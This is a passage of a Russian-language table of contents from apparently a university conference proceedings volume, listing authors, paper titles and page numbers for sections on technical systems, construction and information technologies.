Маслов В. И., Куделько А. Р. СТРУКТУРНО-ФУНКЦИОНАЛЬНАЯ МОДЕЛЬ ИННОВАЦИОННОЙ СИСТЕМЫ АО «ДГК», ПАО «ДЭК» КАК ЧАСТИ РЕГИОНАЛЬНОЙ ИННОВАЦИОННОЙ СИСТЕМЫ	237
Мельникова С. Е., Савельева А. С., Пазий Е. А., Савельев Д.О. ВОЗМОЖНОСТЬ ПРИМЕНЕНИЯ DES-ТЕХНОЛОГИИ ДЛЯ МИНИМИЗАЦИИ ДЛИТЕЛЬНОСТИ ЗАДЕРЖЕК СИСТЕМАХ УПРАВЛЕНИЯ	240
Недоедко А. О., Сухоруков С. И. АНАЛИЗ ПЕРСПЕКТИВ АВТОМАТИЗАЦИИ ПРОЦЕССОВСБОРКИ ДВЕРЕЙ ЛЕТАТЕЛЬНЫХ АППАРАТОВ	243
Носаченко Р. А., Сухоруков С. И. АНАЛИЗ ВОЗМОЖНОСТЕЙ ТЕХНИЧЕСКОЙ РЕАЛИЗАЦИИ СМЕННОГО ИНСТРУМЕНТА ДЛЯ КОЛЛАБОРАТИВНОГО РОБОТА	245
Овчаренко П. А., Фролов А. В. СИСТЕМА ЮСТИРОВКИ АНТЕНН	248
Офимкина В. М., Копытов С. М. ВЫБОР ДАТЧИКА РАССТОЯНИЯ ДЛЯ ИСПОЛЬЗОВАНИЯ В ДАЛЬНОМЕРЕ ДЛЯ ЛЮДЕЙ С ОГРАНИЧЕННЫМ ЗРЕНИЕМ	251
Поточеский А. М., Грищенко Ф. В., Савельев Д.О. РЕГУЛИРОВАНИЕ РАСХОДА СЫРЬЯ В ТРУБОПРОВОДЕ	254
Прохоров К. К., Зайченко И. В., Куделько А. Р. ПОДСИСТЕМА ОТБОРА ПЕРСОНАЛА ДЛЯ РЕАЛИЗАЦИИ КОНКРЕТНОГО ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА КАК КОМПОНЕНТ СИСТЕМЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ	257
Ради Н. А., Аббас М. Х. А., Шевлюгин М. В. ОСОБЕННОСТИ ПРОИЗВОДСТВА И ПОТРЕБЛЕНИЯ ЭЛЕКТРОЭНЕРГИИ В СЕВЕРНОЙ ЧАСТИ ИРАКА	260
Раскин И. В., Янушкевич В. Ф. ПОИСК УГЛЕВОДОРОДОВ С ПОМОЩЬЮ ЭЛЕКТРОМАГНИТНЫХ ВОЛН	263
Рогатова Е. А., Белоусова С. А., Шибeko Р. В. СИСТЕМА ТИФЛОКОММЕНТИРОВАНИЯ ДЛЯ СТАДИОНА	266
Савин А. Е., Фролов А. В. СИСТЕМА УПРАВЛЕНИЯ ОБОРУДОВАНИЕМ ДЛЯ СМЕШИВАНИЯ МНОГОКОМПОНЕНТНЫХ МАТЕРИАЛОВ	269
Сбитнев Н. Р., Петровский К. П., Савельев Д. О., Черный С. П. ПРЯМАЯ И ОБРАТНАЯ ЗАДАЧА КИНЕМАТИКИ ДЛЯ ПЛАТФОРМЫ СТЮАРТА, ИСПОЛЬЗУЕМОЙ ДЛЯ СТАБИЛИЗАЦИИ НИВЕЛИРА	272
Тимохин П. А., Копытов С. М. ПРИМЕНЕНИЕ МИКРОСХЕМЫ CP2112 В КАЧЕСТВЕ ПРЕОБРАЗОВАТЕЛЯ USB-I2C В СРЕДЕ LABVIEW	275
Томских А. А., Савельев Д. О., Черный С. П. ОСОБЕННОСТИ И ПРОБЛЕМЫ РЕАЛИЗАЦИИ СИСТЕМ УПРАВЛЕНИЯ СВЯЗЬЮ В ИССЛЕДОВАТЕЛЬСКИХ НЕОБИТАЕМЫХ ПОДВОДНЫХ МОДУЛЯХ	279

Трегубов Е. А., Копытов С. М. МОДЕЛИРОВАНИЕ И АНАЛИЗ ТРАЕКТОРИЙ ДВИЖЕНИЯ ЭЛЕКТРОНОВ В ЭЛЕКТРИЧЕСКИХ ПОЛЯХ	281
Тураков И. А., Янченко А. В. ЭКСПЕРИМЕНТАЛЬНАЯ УСТАНОВКА ДЛЯ ОЦЕНКИ НАГРЕВА ЗАГОТОВОК ПЕРЕД ШТАМПОВКОЙ	285
Фадеев Д. Д., Писклов Я. И., Колмаков О. В. ВНЕДРЕНИЕ 3D ВИЗУАЛИЗАЦИИ ЭЛЕКТРОМАГНИТНЫХ ПРОЦЕССОВ В ОБУЧЕНИЕ	288
Филимонов В. Е., Любушкина Н. Н. РАЗРАБОТКА ЭЛЕКТРОННОГО МАССАЖНОГО УСТРОЙСТВА	290
Цыкунова А. А., Сериков А. В. ЭЛЕКТРОМЕХАНИЧЕСКАЯ СИСТЕМА НАТЯЖЕНИЯ ЗАГОТОВКИ ПЕРЕД ШТАМПОВКОЙ	293
Шапараев Ф. А., Носаченко Р. А., Литвинцева А. А., Савельев Д. О. ПРИМЕНЕНИЕ ДИСКРЕТНЫХ И НЕПРЕРЫВНЫХ СИГНАЛОВ ПРИ ИМИТАЦИОННОМ МОДЕЛИРОВАНИИ ФИЗИЧЕСКИХ ОБЪЕКТОВ.....	296
Шевченко Г. Е., Фролов А. В. СИСТЕМА НЕРАЗРУШАЮЩЕГО КОНТРОЛЯ СВАРНЫХ СОЕДИНЕНИЙ ТРУБОПРОВОДОВ	299
СЕКЦИЯ 4. ИННОВАЦИИ В СТРОИТЕЛЬСТВЕ.....	303
Аминов Р. Э., Сысоев О. Е. УЧЕТ ВЛИЯНИЯ ВЛАЖНОСТЬ УТЕПЛИТЕЛЯ ПРИ ТЕПЛОТЕХНИЧЕСКОМ РАСЧЕТЕ ЗДАНИЯ	303
Арсентьева К. А., Сысоев Е. О. АВТОМАТИЗАЦИЯ РАСЧЕТА ПАРАМЕТРОВ ТЕРМОПРОВОДОВ ПРИ ЗИМНЕМ БЕТОНИРОВАНИИ	306
Берин В. С., Сысоев Е. О. ПРОБЛЕМЫ ОПТИМИЗАЦИИ РАЗМЕРА И КОЛИЧЕСТВА ЗАХВАТОК	309
Волошина Е. О., Дзюба В. А. ПРЕИМУЩЕСТВО ДИАГРАММНОГО МЕТОДА РАСЧЕТА ЖЕЛЕЗОБЕТОННЫХ КОНСТРУКЦИЙ.....	311
Вязовая В. В., Чудинов Ю. Н. ПОСТРОЕНИЕ ЛИНИИ ГРАНИЦЫ СЖАТОЙ ЗОНЫ В НЕРАЗРЕЗНОМ РИГЕЛЕ МНОГОЭТАЖНОГО КАРКАСНОГО ЗДАНИЯ.....	313
Газиева Э. Д., Сысоев О. Е. ПРОБЛЕМЫ ОБЕСПЕЧЕНИЯ СТРОИТЕЛЬНОЙ ПЛОЩАДКИ БЕТОНОМ ПРИ ВОЗВЕДЕНИИ МОНОЛИТНОГО ЗДАНИЯ	317
Дацко Е. Д., Сысоев Е. О. ИСПОЛЬЗОВАНИЕ ИНЪЕКЦИОННОЙ ГИДРОИЗОЛЯЦИИ	320
Джумаев Ф. Б., Чудинов Ю. Н. ВИДЫ НЕЛИНЕЙНОСТЕЙ В РАСЧЕТАХ СТРОИТЕЛЬНЫХ КОНСТРУКЦИЙ.....	323
Дорофеев В. С., Егоров В. В. ПРИМЕНЕНИЕ СИСТЕМЫ АКУСТИЧЕСКОГО ПОЗИЦИОНИРОВАНИЯ В СФЕРЕ ИННОВАЦИОННОГО СТРОИТЕЛЬСТВА	327
Дун Гоцай, Павлоцкий Р.А., Дзюба В. А. ИНЖЕНЕРНЫЙ РАСЧЕТ МНОГОЭТАЖНОЙ РАМЫ НА ВЕТРОВУЮ НАГРУЗКУ ...	329
Ефимова А. М., Терехов И. А. ИССЛЕДОВАНИЕ КОНСТРУКТИВНЫХ РЕШЕНИЙ АРМАТУРНЫХ И ЗАКЛАДНЫХ ИЗДЕЛИЙ	332

Захарченко А. И., Сысоев Е. О. ГЕОСЕТКИ ДЛЯ АРМИРОВАНИЯ ДОРОЖНЫХ ОДЕЖД НЕЖЕСТКОГО ТИПА ..	336
Колоколов В. В., Сысоев О. Е. ОСОБЕННОСТИ ЗИМНЕГО БЕТОНИРОВАНИЯ С ПРИМЕНЕНИЕМ ПРОТИВОМОРОЗНЫХ ДОБАВОК	339
Королева Е. А., Цветков О. Ю. ПРИМЕНЕНИЕ В СТРОИТЕЛЬСТВЕ ТЕХНОЛОГИИ «БЕЛАЯ ВАННА» КАК ВОЗМОЖНОСТЬ БОЛЕЕ ЭФФЕКТИВНОГО ИСПОЛЬЗОВАНИЯ ПОДЗЕМНОГО ПРОСТРАНСТВА.....	343
Кошайкина И. О., Брыжко И. В. ГИС-ТЕХНОЛОГИИ В ПРОЕКТИРОВАНИИ ВЕЛОСИПЕДНЫХ ДОРОЖЕК	346
Красный Н. С., Чудинов Ю. Н. РАСЧЕТ ЖЕЛЕЗОБЕТОННОЙ БАЛКИ С УЧЕТОМ КОНСТРУКТИВНОЙ НЕЛИНЕЙНОСТИ	349
Кузнецов Л. А., Коршаков Ф. Н. СТРОИТЕЛЬСТВО МНОГОЭТАЖНЫХ ЗДАНИЙ ИЗ ДРЕВЕСИНЫ. ПЕРСПЕКТИВЫ РАЗВИТИЯ В РОССИЙСКОЙ ФЕДЕРАЦИИ	352
Кузьмина А. А., Цветков О. Ю. ОСОБЕННОСТИ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ «БЕЛАЯ ВАННА» В ПОДЗЕМНОМ СТРОИТЕЛЬСТВЕ	355
Кулешов Е. В., Чудинов Ю. Н. ВЫЧИСЛЕНИЕ ГЕОМЕТРИЧЕСКИХ ХАРАКТЕРИСТИК СЕЧЕНИЙ В ПРОГРАММЕ NANOCAD СПДС	358
Малов М. Н., Сысоев Е. О. РАЗВИТИЕ ЭКОЛОГИЧНЫХ ТЕХНОЛОГИЙ В СТРОИТЕЛЬСТВЕ	362
Малышев А. И., Чудинов Ю. Н. РАСЧЕТ ПОПЕРЕЧНОЙ РАМЫ ОДНОЭТАЖНОГО ПРОМЫШЛЕННОГО ЗДАНИЯ МЕТОДОМ КОНЕЧНЫХ ЭЛЕМЕНТОВ	365
Нагель А. Е., Табанюхова М. В. ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ АДДИТИВНЫХ ТЕХНОЛОГИЙ	368
Олейникова С. А., Демышев Н.Д., Сысоев Е. О. ПРОБЛЕМА УВЕЛИЧЕНИЯ СРОКА ЭКСПЛУАТАЦИИ ГИДРОТЕХНИЧЕСКИХ СООРУЖЕНИЙ.....	371
Павлоцкий Р. А., Чудинов Ю. Н. ФОРМИРОВАНИЕ МАТРИЦЫ МАСС В ДИНАМИЧЕСКИХ РАСЧЕТАХ СТРОИТЕЛЬНЫХ КОНСТРУКЦИЯХ МЕТОДОМ КОНЕЧНЫХ ЭЛЕМЕНТОВ	373
Плотников М. С., Кукушкин И. А. МЕСТОРОЖДЕНИЯ ДЕКОРАТИВНО-ОБЛИЦОВОЧНЫХ ГОРНЫХ ПОРОД ХАБАРОВСКОГО КРАЯ И ПЕРСПЕКТИВЫ ИХ РАЦИОНАЛЬНОГО ИСПОЛЬЗОВАНИЯ.....	376
Пушкарёва Ю. Д., Дзюба В.А. ОПРЕДЕЛЕНИЕ МОМЕНТА ОБРАЗОВАНИЯ ТРЕЩИН В ЖЕЛЕЗОБЕТОННЫХ КОНСТРУКЦИЯХ ДИАГРАММНЫМ МЕТОДОМ.....	380
Саидов И. Э., Волошина Е. О., Дзюба В.А. ДИАГРАММЫ ДЕФОРМИРОВАНИЯ ПРИ НЕЛИНЕЙНОМ РАСЧЕТЕ ЖЕЛЕЗОБЕТОННЫХ КОНСТРУКЦИЙ ПО ДЕФОРМАЦИОННОЙ МОДЕЛИ.....	383
Сухов А. А., Сысоев Е. О. ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ РАЗЛИЧНЫХ МЕТОДОВ ПРОГРЕВА БЕТОНА В ЗИМНИХ УСЛОВИЯХ	386

Терещенко О. Н., Шарманов В. В. ОСОБЕННОСТИ ПРОЕКТИРОВАНИЯ И СТРОИТЕЛЬСТВА МОСТОВ В СЕЙСМИЧЕСКИ АКТИВНЫХ РАЙОНАХ НА ПРИМЕРЕ МОСТА АКАСИ-КАЙКЁ В ЯПОНИИ	389
Храмцова Д. А., Сысоев Е. О. МЕТОДЫ УСИЛЕНИЯ ГРУНТОВ	392
Ширяева А. А., Дзюба В.А., Журавлев Ю.В. ПРЕДЕЛЬНЫЕ ДЕФОРМАЦИИ СЖАТОГО БЕТОНА С УЧЕТОМ ПОПЕРЕЧНОГО АРМИРОВАНИЯ	396
Ширяева А. А., Дзюба В.А. ВЛИЯНИЕ ПОПЕРЕЧНОГО АРМИРОВАНИЯ НА ДЕФОРМАЦИОННЫЕ ХАРАКТЕРИСТИКИ СЖАТОГО БЕТОНА	399
Яковлева Е. М., Чижиумов С.Д. ВЛИЯНИЕ МАТЕРИАЛА ВОДOPPOBODНЫХ ТРУБ НА ПАРАМЕТРЫ ГИДРАВЛИЧЕСКОГО УДАРА.....	402
СЕКЦИЯ 5. ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ.....	406
Абышов Я. М., Брыжко И. В. МОДЕЛИРОВАНИЕ РАЗЛИВОВ НЕФТИ В ГИС ДЛЯ ИХ ОЦЕНКИ И ЛИКВИДАЦИИ.....	406
Александров А. П., Обласов А. А. ЭТИКА И ЗАКОНОДАТЕЛЬСТВО В ОБЛАСТИ КИБЕРБЕЗОПАСНОСТИ	409
Алексеева П. В., Котляров В. П. КОНЦЕПЦИЯ ЦИФРОВОГО АССИСТЕНТА ПЕРСОНАЛИЗАЦИИ КУЛИНАРНОГО ОПЫТА	412
Альхименко И. Н., Григорьев Я. Ю. ИСПОЛЬЗОВАНИЕ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ПРОГНОЗИРОВАНИЯ ДИНАМИКИ РАСПРОСТРАНЕНИЯ ЗАГРЯЗНЕНИЙ.....	415
Андриянов А. Д., Щелкунова М. Е. ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ МЕТОДОМ ЧЕРНОГО ЯЩИКА.....	418
Анпилогов А. В., Обласов А. А. СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ И КИБЕРМОШЕННИЧЕСТВО.....	421
Бердников В. Е., Щелкунова М. Е. ПРОЕКТИРОВАНИЕ ОБРАЗОВАТЕЛЬНОГО СЕРВЕРА В ИГРЕ GARRY'S MOD В МЕЖПЛАТФОРМЕННОЙ СРЕДЕ SOURCE.....	424
Бондарев И. В., Обласов А. А. ЧТО ТАКОЕ МЕТАВСЕЛЕННАЯ, КАК ОНА УСТРОЕНА, ЕЕ РИСКИ И ВОЗМОЖНОСТИ, И СВЯЗЬ С NFT	426
Буданова А. Ю., Вихтенко Э. М. ИСПОЛЬЗОВАНИЕ АЛГОРИТМА ГЕЙЛА-ШЕПЛИ ДЛЯ РАСПРЕДЕЛЕНИЯ ЗАДАЧ ПРИ ОРГАНИЗАЦИИ ПРОЕКТНОЙ ДЕЯТЕЛЬНОСТИ СТУДЕНТОВ	429
Валеева С. А., Абарникова Е. Б. ВЛИЯНИЕ ТЕОРИЙ ПОКОЛЕНИЙ НА ВЫБОР ЦВЕТОВЫХ СХЕМ В UI-ДИЗАЙНЕ.....	432
Васильев А. А., Абарникова Е. Б. ПРОЕКТИРОВАНИЕ И РАЗРАБОТКА СИСТЕМЫ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ДЛЯ АТТЕСТАЦИИ СОТРУДНИКОВ	436
Гайсина Д. Р., Розанова Л. Ф. АВТОМАТИЗАЦИЯ БИЗНЕС-АНАЛИЗА ДЛЯ ОРГАНИЗАЦИЙ МАЛОГО И СРЕДНЕГО БИЗНЕСА С ИСПОЛЬЗОВАНИЕМ BI-СИСТЕМЫ.....	439

Губаев Э. А., Алексеева Н. А. ОСНОВЫ ПРОГРАММИРОВАНИЯ ОЦЕНКИ ЭФФЕКТИВНОСТИ УПРАВЛЕНИЯ В СТРОИТЕЛЬНЫХ ПРОЕКТАХ.....	442
Гусаров А. С., Шлепнев Я. С., Шибанов С. В. ПРИМЕНЕНИЕ NOSCODE-ПОДХОДА К УПРАВЛЕНИЮ МЕТАДААННЫМИ СЕРВИСА ПОТОКОВОЙ ОБРАБОТКИ СОБЫТИЙ И ИСПОЛНЕНИЯ АКТИВНЫХ ПРАВИЛ.....	445
Гусев С. М., Петрова А. Н. ИСПОЛЬЗОВАНИЕ ПРОГРАММ МАШИННОГО ЗРЕНИЯ НА ПРОМЫШЛЕННЫХ ПРЕДПРИЯТИЯХ.....	448
Даниленок И. В., Грещев И. А. ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ ИНСТРУМЕНТОВ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ ОБЕСПЕЧЕНИЯ ВИБРОАКУСТИЧЕСКОЙ ЗАЩИТЫ ПОМЕЩЕНИЙ.....	451
Демидов Э. Д., Котляров В. П. ИССЛЕДОВАНИЕ ИНТЕЛЛЕКТУАЛЬНЫХ ПЛАТФОРМ ТВОРЧЕСКОЙ НАПРАВЛЕННОСТИ.....	454
Долгих Е. Ю., Ткач В. В. ЗАКОНОМЕРНОСТИ РАЗВИТИЯ СФЕРЫ УСЛУГ С ИСПОЛЬЗОВАНИЕМ ИММЕРСИВНЫХ ТЕХНОЛОГИЙ	457
Емельянов И. Е., Григорьева А. Л. ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА ДЛЯ КОНТРОЛЯ ПОСЕЩАЕМОСТИ ЗАНЯТИЙ СТУДЕНТАМИ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ	460
Емельянова В. Р., Григорьева А. Л. ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА ДЛЯ АВТОМАТИЗАЦИИ ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА ВЗВЕШИВАНИЯ АВТОТРАНСПОРТНЫХ СРЕДСТВ	463
Животова А. А., Бердоносков В. Д. ПРОГРАММНЫЙ КОМПЛЕКС ДЛЯ ПОВЫШЕНИЯ КАЧЕСТВА МАШИННОГО ПЕРЕВОДА РУССКОЯЗЫЧНЫХ ТЕКСТОВ НА АНГЛИЙСКИЙ ЯЗЫК ПУТЕМ ОПТИМИЗАЦИОННОГО ПРЕДРЕДАКТИРОВАНИЯ	466
Жилин А. В., Обласов А. А. КИБЕРАТАКИ НА КРИТИЧЕСКУЮ ИНФРАСТРУКТУРУ	469
Жлудова Т. В., Калягина Е. И., Шелковников С. А. ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ СЕРВИСОВ В НОВОСИБИРСКОЙ ОБЛАСТИ В РАСТЕНИЕВОДСТВЕ.....	472
Забелин М. М., Обласов А. А. ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ И КИБЕРБЕЗОПАСНОСТЬ	475
Зайцев А. В., Абарникова Е. Б. АНАЛИЗ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ СОВРЕМЕННЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ДЛЯ РЕШЕНИЯ ЗАДАЧИ РЕГЕСТРАЦИИ ПОСЕЩАЕМОСТИ СТУДЕНТОВ.....	477
Караванов И. В., Обласов А. А. ОСНОВНЫЕ ПОНЯТИЯ СОВРЕМЕННОЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.....	480
Колот А. В., Петрова А. Н. РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ КОНВЕРТАЦИИ ФОРМАТОВ БОЛЬШОГО КОЛИЧЕСТВА ДОКУМЕНТОВ	483
Конченко В. А., Щелкунова М. Е. РАЗРАБОТКА РАСШИРЕНИЯ ДЛЯ БРАУЗЕРА.....	486

Косолапова А. О., Егоров В. В. СИСТЕМА ГОРОДСКОГО ИНФОРМИРОВАНИЯ СЛАБОВИДЯЩИХ ЛЮДЕЙ НА ОСНОВЕ УЛЬТРАЗВУКА	489
Кошельков И. В., Котляров В. П. ЦИФРОВОЙ АССИСТЕНТ ИМИДЖЕВОГО СТИЛИСТА	491
Краснов И. М., Григорьева А. Л. РАЗРАБОТКА ПРОГРАММНОГО КОМПЛЕКСА ДЛЯ ОПТИМИЗАЦИИ РАБОТЫ ГАЗОСТАТИЧЕСКИХ ПОДШИПНИКОВ	494
Кудряшов Е. С., Петрова А. Н. АНАЛИЗ РЫНКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ ГОРНОДОБЫВАЮЩЕЙ ПРОМЫШЛЕННОСТИ	497
Кузнецова С. К., Трещев И. А. АТАКА НА ПРОТОКОЛ HTTPS С ИСПОЛЬЗОВАНИЕМ MITMPROXY	500
Кунафин А. Р., Абзалилова Л. Р. ЗНАЧЕНИЕ ВЫБОРА ОПТИМАЛЬНОЙ ФОРМЫ ВИЗУАЛИЗАЦИИ ДЛЯ ПРЕДСТАВЛЕНИЯ ДАННЫХ	503
Малышев Н. Д., Тихомиров В. А. СЕРВЕР ВИЗУАЛИЗАЦИИ 3D МОДЕЛЕЙ	506
Маневич Я. В., Шумков В. В., Петренко Н. Е. ОСОБЕННОСТИ ПОТРЕБИТЕЛЬСКОГО ПОВЕДЕНИЯ ПРИ ОНЛАЙН-ПОКУПКАХ ТОВАРОВ И УСЛУГ	509
Монастырская Е. И., Обласов А. А. ЦИФРОВОЙ ДВОЙНИК	512
Нечунаев А. А., Щелкунова М. Е., Урасов Д. В. ИНФОРМАЦИОННЫЕ СИСТЕМЫ СКЛАДСКОГО УЧЁТА	515
Ольховая А. М. ФОРМИРОВАНИЕ СОВРЕМЕННЫХ КЛАССОВ С ВИРТУАЛЬНОЙ РЕАЛЬНОСТЬЮ И ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ	518
Осипов А. В., Тимофеев Г. А. АВТОМАТИЗАЦИЯ ПРОЦЕССА ЗАПИСИ В АВТОМАСТЕРСКУЮ ПРИ ПОМОЩИ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ	521
Павлоцкая Е. А., Котляров В. П. ЦИФРОВОЕ ЗЕРКАЛО «ОБУЧЕНИЕ МАКИЯЖУ»	524
Печаткин К. В., Шибанов С. В. ОБЗОР АЛГОРИТМОВ ФИЛЬТРАЦИИ ЖУРНАЛОВ СОБЫТИЙ	526
Побережный А. С., Щелкунова М. Е. ОБЛАЧНЫЕ РЕШЕНИЯ ДЛЯ ХРАНЕНИЯ И АДМИНИСТРИРОВАНИЯ БАЗ ДАННЫХ: ПЛЮСЫ, МИНУСЫ И БЕЗОПАСНОСТЬ	529
Покровский В. В., Щелкунова М. Е. ОБНАРУЖЕНИЕ ОБЪЕКТОВ, ЛЮДЕЙ И ЖИВОТНЫХ В РЕАЛЬНОМ ВРЕМЕНИ С ПОМОЩЬЮ МАШИННОГО ЗРЕНИЯ	532
Поляков Н. Н., Щелкунова М. Е. ЯВЛЕНИЕ ТЕХНИЧЕСКОГО ДОЛГА В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И СПОСОБЫ БОРЬБЫ С НИМ	535
Равенская В. Д., Розанова Л. Ф. ИНТЕЛЛЕКТУАЛЬНЫЙ АНАЛИЗ ВЗАИМОСВЯЗИ КАЧЕСТВА СНА, ОБРАЗА ЖИЗНИ И ЗДОРОВЬЯ ЧЕЛОВЕКА	538
Робачинский Д. В., Щелкунова М. Е. МЕТОДЫ РЕЗЕРВНОГО КОПИРОВАНИЯ И ВОССТАНОВЛЕНИЯ БАЗ ДАННЫХ ПРИ ИХ АДМИНИСТРИРОВАНИИ	541

Росланов И. Ю., Обласов А. А. КИБЕРУГРОЗЫ В МИРЕ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ.....	544
Савченко Д. А., Щелкунова М. Е. КОМПЛЕКСНОЕ ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ.....	546
Сидорин Т. С., Шаповалов Е. Э. РАЗРАБОТКА АЛГОРИТМА ПОДДЕРЖИВАЮЩЕГО ИЗМЕНЧИВОЕ СОСТОЯНИЕ ВЕБ-СТРАНИЦ.....	549
Синица У. В., Щелкунова М. Е. КОНТРОЛЬ ВЕРСИЙ В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ.....	551
Степанов А. С., Прокофьев С. А., Лавриненко С. А., Васильев Ф. В. РАЗРАБОТКА АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ ИНФОРМАЦИОННОГО ОБМЕНА МЕЖДУ УСТАНОВКОЙ СОВМЕЩЕНИЯ И ПРОЕКЦИОННОГО ЭКСПОНИРОВАНИЯ С ЭКСИМЕРНЫМ ЛАЗЕРОМ.....	554
Стецкая И. А., Евстигнеева А. А., Григорьева А. Л. ПРОГНОЗИРОВАНИЕ ТЕНДЕНЦИЙ ЗАБОЛЕВАНИЯ ДЕТЕЙ ЛЕГОЧНЫМИ ИНФЕКЦИЯМИ С ПОМОЩЬЮ ИСПОЛЬЗОВАНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ.....	557
Татарников Д. А., Блинова Е. А. ПРИМЕНЕНИЕ 3D ГИС-ТЕХНОЛОГИЙ В ГОРОДСКОМ ПЛАНИРОВАНИИ.....	560
Тимофеев К. С., Городничев М. Г. МЕТОДЫ И ИНСТРУМЕНТЫ КЛАССИФИКАЦИИ ЗВУКОВЫХ ПАТТЕРНОВ ПОСРЕДСТВОМ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ	563
Тимохов М. Д., Абарникова Е. Б. АНАЛИЗ ПОПУЛЯРНЫХ ПРОДУКТОВ ДЛЯ ВИЗУАЛИЗАЦИИ КАРТЫ.....	566
Тихоновецкий Д. В., Обласов А. А. БИОМЕТРИЧЕСКИЕ ТЕХНОЛОГИИ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТЬ.....	570
Усынин М. В., Гринкруг М. С. ВЫБОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ РЕАЛИЗАЦИИ МАТЕМАТИЧЕСКОЙ МОДЕЛИ	572
Фаритов А. Т. КАНБАН КАК МЕТОД ЭФФЕКТИВНОЙ КОММУНИКАЦИИ В ПРОЕКТНОЙ КОМАНДЕ.....	575
Фахретдинова Н. З., Старцева О. Г. ПРОГРАММНАЯ РАЗРАБОТКА КАТАЛОГИЗАТОРА КНИГ.....	578
Хадарин Н. А., Старцева О. Г. МОДЕЛИРОВАНИЕ БИЗНЕС-ПРОЦЕССОВ ДЕЯТЕЛЬНОСТИ СТРАХОВОЙ КОМПАНИИ	582
Харитонов Л. В., Куравин Д. С., Эварт Т. Е. РАЗРАБОТКА ИНТЕЛЛЕКТУАЛЬНОГО ОБУЧАЮЩЕГО РЕЖИМА ДЛЯ ВИРТУАЛЬНОГО ТРЕНАЖЁРА-СИМУЛЯТОРА СВЕРЛИЛЬНОГО СТАНКА... ..	585
Хасаншин С. Д., Григорьева А. Л. ИССЛЕДОВАНИЕ ТЕХНОЛОГИЙ СОЗДАНИЯ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ УСТАНОВКИ ЖГУТОВ	588
Хобов А. А., Каптерев А. И. ПРЕИМУЩЕСТВА И ПРОБЛЕМЫ ГЕЙМИФИКАЦИИ ОБРАЗОВАНИЯ НА ПРИМЕРЕ МОДЕЛИ PVL.....	592
Храмцова С. А., Чусова А. Е. ОБЗОР МЕТОДОВ ПОВЫШЕНИЯ РАЗБОРЧИВОСТИ РЕЧИ	595
Черненко К. М., Шаповалов Е. Э. СОВРЕМЕННЫЕ ТРЕНДЫ В СФЕРЕ АВТОМАТИЧЕСКОГО ТЕСТИРОВАНИЯ ...	598

Черов Р. М., Шелевой И. В., Агапова Е. Г. QR-ПРОПУСКНАЯ СИСТЕМА ВОСКРЕСНОЙ ФИЗИКО-МАТЕМАТИЧЕСКОЙ ШКОЛЫ	601
Чеховской С. В., Петрова А. Н. АНАЛИЗ МЕТОДОВ МАРШРУТИЗАЦИИ ЗАДАЧ ДЛЯ ОТДЕЛА АСУ И СВЯЗИ МАШИНОСТРОИТЕЛЬНОГО ПРЕДПРИЯТИЯ	604
Шатов А. В., Котляров В. П. ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ДЛЯ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРОМЫШЛЕННЫХ РАБОТ	607
Шелопугина Е. О., Аршинский Д. О., Бердоносков В. Д. АСТРОНОМИЧЕСКИЙ АНАЛИЗ: ТОЧНЫЕ РАСЧЕТЫ ВРЕМЕНИ ВОСХОДА И ЗАКАТА СОЛНЦА С ИСПОЛЬЗОВАНИЕМ БИБЛИОТЕК ЯЗЫКА ПРОГРАММИРОВАНИЯ PYTHON	610
Шелопугина Е. О., Бердоносков В. Д. ИССЛЕДОВАНИЕ ПОТОКА СОЛНЕЧНОЙ ЭНЕРГИИ: МОДЕЛИРОВАНИЕ И АНАЛИЗ С ИСПОЛЬЗОВАНИЕМ ЯЗЫКА ПРОГРАММИРОВАНИЯ PYTHON.....	614
Шершнева А. И., Канахин И. В., Хромов А. И. ПРОГРАММНЫЙ ПРОДУКТ ДЛЯ ОПРЕДЕЛЕНИЯ КОНСТАНТ РАЗРУШЕНИЯ НА ОСНОВЕ РАСТЯЖЕНИЯ ПЛОСКОГО ОБРАЗЦА С УСЛОВИЕМ СЖИМАЕМОСТИ МАТЕРИАЛА	617
Широков К. В., Щелкунова М. Е. МЕТОДОЛОГИЯ AGILE В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ: ПРЕИМУЩЕСТВА И ОГРАНИЧЕНИЯ	620
